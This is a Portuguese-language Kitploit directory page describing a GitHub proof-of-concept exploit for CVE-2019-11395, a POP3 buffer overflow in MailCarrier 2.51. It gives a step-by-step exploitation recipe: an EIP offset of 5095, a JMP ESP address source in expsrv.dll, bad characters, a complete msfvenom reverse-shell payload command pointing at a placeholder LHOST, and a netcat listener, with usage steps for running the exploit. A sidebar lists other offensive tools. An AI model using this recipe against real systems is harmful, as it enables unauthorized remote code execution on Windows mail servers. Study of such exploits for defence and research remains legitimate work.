
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2019-11395 — Exploit em Python para CVE-2019-11395, um estouro de buffer no serviço POP3 do MailCarrier 2.51. Gera um payload de shell reverso via msfvenom e alcança execução remota de código em alvos Windows. | Kitploit
Ferramentas/GitHubGitHub/caioprince/cve-2019-11395
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoShellcodeTestes de PenetraçãoExploração de Binários
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

Exploit em Python para CVE-2019-11395, um estouro de buffer no serviço POP3 do MailCarrier 2.51. Gera um payload de shell reverso via msfvenom e alcança execução remota de código em alvos Windows.

Ver Repositório
43há 2 anosAinda não revisado
Compartilhar

Exploit CVE-2019-11395 🛡️

Sobre a CVE-2019-11395 🕵️

A CVE-2019-11395 descreve uma vulnerabilidade de estouro de buffer no aplicativo de e-mail MailCarrier 2.51, permitindo execução remota de código. A vulnerabilidade ocorre nos processos SMTP RCPT TO, POP3 USER, POP3 LIST, POP3 TOP ou POP3 RETR.

Durante o estudo acadêmico, o foco foi direcionado aos processos POP3 para criar uma Prova de Conceito (PoC). Foi identificado que o envio de 6000 bytes ao aplicativo faz com que ele pare de funcionar, revelando assim a vulnerabilidade de estouro de buffer.

Etapas de Exploração 🔍

  1. Foi utilizado msf-pattern_create -l 6000 para identificar com precisão o EIP.
  2. Foi identificado o offset do EIP com msf-pattern_offset -q 6E47386E -l 6000, resultando em um offset de EIP de 5095.
  3. Foi identificada a expsrv.dll com ASLR desabilitado, adequada para um JMP ESP.
  4. Foram identificados os bad characters \x00\x0a\x0d durante os testes de caracteres inválidos.
  5. Foi gerado o payload com msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  6. Foi ajustado o código CVE-2019-11395.py para acomodar o payload.

  7. Foi aberta a conexão com nc -lnvp 4444 e executado o exploit (CVE-2019-11395.py) para obter acesso ao ambiente e validar a CVE descrita.
Uso 🚀

Siga estes passos para utilizar o exploit:

  1. Gere o payload usando msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  2. Copie a saída do comando msfvenom.
  3. Ajuste o código CVE-2019-11395.py para substituir a variável shellcode pela saída obtida do comando msfvenom.
  4. Execute o exploit (CVE-2019-11395.py) para obter acesso ao ambiente e validar a CVE descrita.

Ambiente Comprometido 📸

Prova de Conceito CVE-2019-11395

🔗 Conecte-se comigo

Visite meu perfil no LinkedIn

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






